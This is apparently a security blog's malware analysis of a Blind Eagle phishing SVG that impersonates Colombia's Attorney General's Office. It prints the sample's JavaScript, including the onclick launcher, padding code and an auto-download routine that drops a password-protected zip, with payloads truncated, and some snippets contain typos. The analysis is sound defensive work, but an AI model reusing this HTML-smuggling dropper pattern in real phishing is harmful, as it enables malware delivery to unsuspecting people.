--[ Experiment 0x03: The Blind Eagle Diaries (part 1): Analyzing Malicious SVGs ]--
February 2026
By: ZoqueLabs and friendsThis writing is distributed under a Creative Commons CC BY-SA (Acknowledgment - Share Alike) license.
Spanish version
-[ 0x00 Enter ]-
This is the first part of a series about Blind Eagle (hereinafter, BE), a Colombian “APT” active at least since 2016 and with campaigns registered in several Latin American countries.
The media narrative —and even some technical analysis— usually presents BE as a group dedicated to directly attacking Colombian government or financial entities. The reality is a little more mundane (and more effective): BE usually impersonates state entities in malicious email campaigns aimed at ordinary people. Lawsuits, fines, court proceedings, alleged tax problems - the perfect bait to get someone to click and end up running a RAT on your Windows machine.
A common tactic is to leverage leaked credentials from public entities to compromise real email accounts and send malicious messages from there. Many times, the recipients are the contacts of the compromised email. There is nothing more convincing than a legitimate email that was already in your notebook.
BE’s “success” lies not necessarily in sophisticated malware, but in social engineering done well enough. Plausible emails, gradual steps, psychological pressure and, at the end of the road, the download and execution of the current payload. They frequently use open source tools such as AsyncRAT, DCRat or NjRAT. We’ll talk about that later in this series.
In September 2025, VirusTotal published a report on an interesting tactic: the use of files -.SVG (vector graphics) as a vehicle of deception in campaigns aimed at users in Colombia. This tactic was quickly attributed to BE. The mechanism is simple and elegant: the email includes a file .SVG which, when opened, pretends to be a legitimate application of the impersonated entity. The experience is smoother than in previous campaigns, reducing friction and increasing the probability of execution. Refined social engineering.
The write-up that follows was written by someone close to ZoqueLabs (who preferred to remain anonymous). Stung by curiosity, he took one of these files, took it apart piece by piece, and documented the analysis in a clear and replicable way. There are interesting surprises along the way.
Let’s go then!
-[ 0x01 It’s written ]-
This writing is a simple analysis of the technical characteristics of an attack observed in email lockers in Colombia, its approach is technical and requires a basic knowledge of web programming and computer network concepts. Its objective is to demystify the operation of these attacks and bring them as close as possible to the greatest number of computer security professionals and amateurs.
-[ 0x02 The SVG ]-
The initial attack consists of the delivery by mail of an SVG file, which “is a two-dimensional vector graphics format, both static and animated, in XML (Extensible Markup Language) extensible markup language format, that is, it is composed of code” (https://es.wikipedia.org/wiki/Gr%C3%A1ficos_vectoriales_escalables).
A basic SVG file would look like this if opened with a text editor:
<svg height="100" width="100" xmlns="http://www.w3.org/2000/svg">
  <circle r="45" cx="50" cy="50" fill="red" />
  Sorry, your browser does not support inline SVG.
</svg>
As can be seen, an SVG is an XML-based text format, which in practice makes it compatible with any HTML viewer such as commercial browsers and other similar tools.
To analyze the malicious file we are going to use Python’s BeautifulSoup library which “allows you to analyze and extract data from HTML and XML documents in a simple way”
The first step is to upload the file containing the malicious SVG, which has been renamed sample.svg, and upload it from a Python command shell like this:
with open("sample.svg") as fp:
... soup = BeautifulSoup(fp)
This code creates a data structure that contains the tree of nodes that make up any XML format.
Each element of the structure that creates soup has an array called contents that contains the children of the node, in this case there are 3:
len(soup.contents)
3
When printing the name of the first child node we observe that it is an svg tag:
print(soup.contents[0].name)
“svg”
After assigning this element to its own node_svg variable, we list the names of its children:
svg = soup.contents[0]
for x in svg:
... print(x.name)
The previous command displays a list of all the elements that make up the first level of the node tree:
Clippath
g
None
Script
None
text
None
line
None
...
The complete list includes 71 elements, of which half have no name (None), that is, they are text or comments, therefore they are not important for our analysis, and the other half have names of the normal elements that an svg contains. such as clippath, g, text, polygon among others, which describe the graphic elements that make up the graph.
But the most striking of all is one with a script name. This is very interesting since it is not normal for an svg to contain javascript code, or at least, it is something very suspicious in a file that has been categorized as malware, or that has a suspicious origin.
To continue with the analysis we are going to divide the file into two parts, the first will contain all the original elements of the SVG but we are going to remove the script, which allows us to manipulate the file more easily and for example use a web application to view its graphic presentation.
from bs4 import BeautifulSoup

with open("sample.svg") as fp:
	soup = BeautifulSoup(fp, features="html.parser")

svg = soup.contents[0]

with open('cleaned.svg', 'w') as file:
    m#Como we are adding the svg tag manually we must map the attributes it contains in the original file
	file.write('<svg')
	for (key, value) in svg.attrs.items():
		file.write(key + '=' + '"' + value + '"' )
	file.write('>')

	for tag_content in svg.contents:
        ## We did NOT add the tag with the script
		if tag_content.name =='script':
			continue
		else:
			file.write(str(tag_content))
	file.write('</svg>')
Additionally, we list the attributes of the main svg tag:
for x in svg.attrs:
... print(x)
And a very interesting element appears in the list: onclick, this attribute allows any element to activate a fragment of javascript code when pressed
The following statement prints the content of the attribute:
print(svg.attrs['onclick’])
_
openDocument()
This tells us that the SVG is a graphical artifact that should motivate the attack victim to click and activate the attached javascript code.
We verified this by opening the debugged svg in an online SVG viewer such as https://www.svgviewer.dev/ and observing that the SVG actually draws an interface that simulates being a section of a system of the Attorney General’s Office of Colombia, which indicates that related documentation can be downloaded. with a process with a large button that says DOWNLOAD BALLOT:

This concludes the first part of the analysis by concluding that the SVG file is used as an infection vector not only for its ability to insert javascript code into a browser but also as a social engineering mechanism to incentivize the user to interact with the attack artifact and activate malicious code.
-[ 0x03 The Script ]-
To analyze the script, the first thing we do is insert it into a text file:
with open('script.txt', 'w') as script_output:
	file2.write(svg.script)
When we open it in a text editor, the first thing we see is a series of VERY particular comments
        //SAFE_MASSIVE_POLYMORPHISM: 2025-09-15T15:07:48.273546
        //MAIN_HASH: 6a8aa3db5195
        //MAIN_UUID: d9b9b8687a6a4e3cae8da30599bf8970
        // TIMESTAMP_MICRO: 1757966868273547
        // ENTROPY: 0.6700673669742895
        // SIGNATURE:
The first striking thing is that the names of the fields are in Spanish, and are very descriptive, which is not at all common in a malware file since due to its nature it seeks to overshadow and hide the nature of each element as much as possible. On the contrary, explicit and descriptive names are used here, something paradoxical. Worse still, the first text string “SAFE_MASSIVE_POLYMORPHISM” is unique and particular, in more than two decades of interacting with source code I have never seen it, and its content is the greatest paradox, polymorphism is a technique in which the source code is transforms in each instance of the software,!which is in absolute opposition to using text that does not change from one variation to another!
This mechanism apparently indicates that the programmer on the one hand has some knowledge of malware programming techniques, but on the other hand does not understand them at all. Or could that be the intention, to hide the attacker’s true profile and confuse about his real capabilities? 🤔
Below we look for the function that is executed when clicking on the svg (openDocument) and a very interesting piece of code is revealed:
        function openDocument() {
            //EXACT METHOD of SVG working - Generates unique blob URLs
            try {
                var htmlComplete = atob(ztymrglbczwsotpc);
                var blob = new Blob([htmlFull], {type: 'text/html' });
                var url = URL.createObjectURL(blob);
                window.open(url, '_blank');
                setTimeout(() => URL.revokeObjectURL(url), 5000);
            } catch(e) {
                console.error('Error:', e);
            }
        }
We continue with the “eccentricities”, a code explains to us EXACTLY what the function does but we are still going to analyze, what it does is take a text string and pass it through the atob function that decodes a base string 64 in ASCII and converts it to binary.
var htmlComplete = atob(ztymrglbczwsotpc);
This binary structure is passed to the Blob function, which returns a Blob object that represents a collection of binary data that can be manipulated as a file.
var blob = new Blob([htmlFull], {type: 'text/html' });
Then a function is called that encodes the binary object into a URL, which when accessed from the browser generates a download of the file.
Finally a function is used that opens the URL file and then deletes it from memory.
window.open(url, '_blank');
setTimeout(() => URL.revokeObjectURL(url), 5000);
Before continuing to analyze the generated file, we analyze the rest of the code composed of two extensive blocks, one composed of more than 70 variables with the following structure:
//MASSIVE dummy variables (40-80)

 var var_36db1df8742aa5e1592dea0e = '6208ea7dcde02003b407ae514e5381cbff35e529567319fad470ea6a615bb007cd6b49bc98f371bb9974f3b43297811b2fcfd690190256dd0be6ae687eaba669';
.....
A very simple trick allows us to understand the use of these variables, we copy the name and search for it, finding that they are not referenced anywhere in the code, so they are simple padding and do not have any functionality within the execution flow.
The other block is made up of 38 functions with this format:
    function func_0d50fb55bba8e7af6301() {
            var x_0 = 'e13f916002c2944bb96667b1caabab676ca9d17d..';
            var y_0 = Math.random() * 10000;
            var z_0 = '6a8aa3db5195_d9b9b8687a6a4e3cae8da30599bf8970_0';
            var w_0 = Date.now() + Math.random();
            var hash_0 = 'c742569249011b432ea4807188dd5e1c3ab0e4e8dcb3175d3d35f8561923640f';
            var uuid_0 = 'a81908ab-4d30-411c-9c2e-dc5d4904c7d5';
            var entropy_0 = Math.random() * Math.PI;
            var crypto_0 = '9d74acfa3c9b0c6133d1aeecbe1ab4b....';
            var nonce_0 = '87cfe205e6880d577c24c9dbcf810e1d4784c356....';
            var timestamp_0 = new Date().getTime();
            return x_0 + y_0 + z_0 + w_0 + hash_0 + uuid_0 + entropy_0 + crypto_0 + nonce_0 + timestamp_0;
      }
Although at first glance it seems like a complex function, before analyzing it we do the same procedure of searching for the name of the function inside the file and finding that this function is not called from anywhere so it is also filler code without any other functionality than cheating rudimentary heuristic analyses.
We proceed to analyze the content of the file generated by the openDocument() function, we can do it using any JS console, for example the node one, copying the malicious variable, and then passing it through the atob() function and writing the result in a new file.
const fsPromises = require('fs').promises
var ztymrglbczwsotpc = 'PCFET0NU.....';

fn = async () => { await fsPromises.writeFile('./blob_file.txt', atob(ztymrglbczwsotpc)); }
fn();
-[ 0x04 The other Script ]-
When opening the new file blob_file.txt in a text editor we see that it is an HTML file with the basic structure of a simple website: header, style, body and scripts.

Using a similar python code with which the SVG was analyzed, we created a new copy of the file by deleting the script and then previewing it in an online html editor such as https://html.onlineviewer.net/, we will observe that this is another visual interface similar to the previous one that emulates a system of the Attorney General’s Office of the Nation that downloads an encrypted file and provides a password to decrypt.
Now we analyze the script that is responsible for continuing the attack, and at first glance we see the window.onload function, which is a classic element in the javascript ecosystem and is triggered every time the file is loaded in a browser:
window.onload = function() {
animateProgress();
	setTimeout(downloadBinaryFile, 2500);
}
The code executes two other functions, the first is a function that manipulates graphic elements to simulate a download bar (as its name explains to us) and the second creates a stopwatch that after 2.5 seconds executes another function: downloadBinaryFile(), very similar to the previous script:
function downloadBinaryFile() {
            const base64Data = 'UEsDBBQAA....';
            const binaryString = atob(base64Data);
            const bytes = new Uint8Array(binaryString.length);
            for (let i = 0; i < binaryString.length; i++) {
                bytes[i] = binaryString.charCodeAt(i);
            }
            const blob = new Blob([bytes], {type: 'application/octet-stream' });
            const url = window.URL.createObjectURL(blob);
            const a = document.createElement('a');
            a.charCodeAthref = url;
            a.download = 'OFFICIAL_NOTIFICATION_DEMAND_FOR_DAMAGES_AND_SERIOUS_DAMAGES_COURT.zip';
            document.body.appendChild(a);
            a.click();
            document.body.removeChild(a);
            window.URL.revokeObjectURL(url);
 }
This function takes a base64 text string, decodes it, and converts it into a Uint8Array Javascript structure that it uses to create a blob that is eventually converted into a zip-format compressed file.
At this point in the attack the user has already started the flow as the attacker encouraged him, surely deceived by the official and sophisticated appearance of the message, so the next action, which consists of the appearance of a dialog box that asks the user if you want to open the compressed file it will probably also be done.
This zip file is encrypted with the password provided to the user, which prevents analysis by antivirus engines at any time prior to decryption and contains a Windows executable file with several DLLs and a couple of files with unusual extensions.
-[ 0x05 Conclusion ]-
At this point in the process it is clear that the objective of the analyzed file is to deploy a social engineering attack using for its functionality some unusual tricks such as including the phishing site in an SVG file, others that have been used for more than 20 years. how to send an executable inside a tablet with a password. Also notable is the use of certain standard mechanisms in malware such as polymorphism implemented in a naive, and almost childish manner, for example describing the code with comments such as:
//MASSIVE dummy functions
//MASSIVE dummy variables (40-80)
And other strings that nullify any achievement in the polymorphism since they are constant between each sample analyzed, so the attack could be detected with any static analysis that looks for these unusual texts. Incredibly or although not so much, most antivirus engines are deceived by the initial payload, or at least that is what the total virus analyzes of one of the samples indicate (https://www.virustotal.com/gui/file/7ecc8a25f51d4de1097f05eb68619d4b21e7de8dad077422ede4015941645be3)
In the next part of the analysis we will use the techniques explained above, to analyze several files automatically, generate vectors that describe the features of each one and use a clustering algorithm to identify if all the samples are related to each other or belong to another campaign/family of malware.
END of the first part.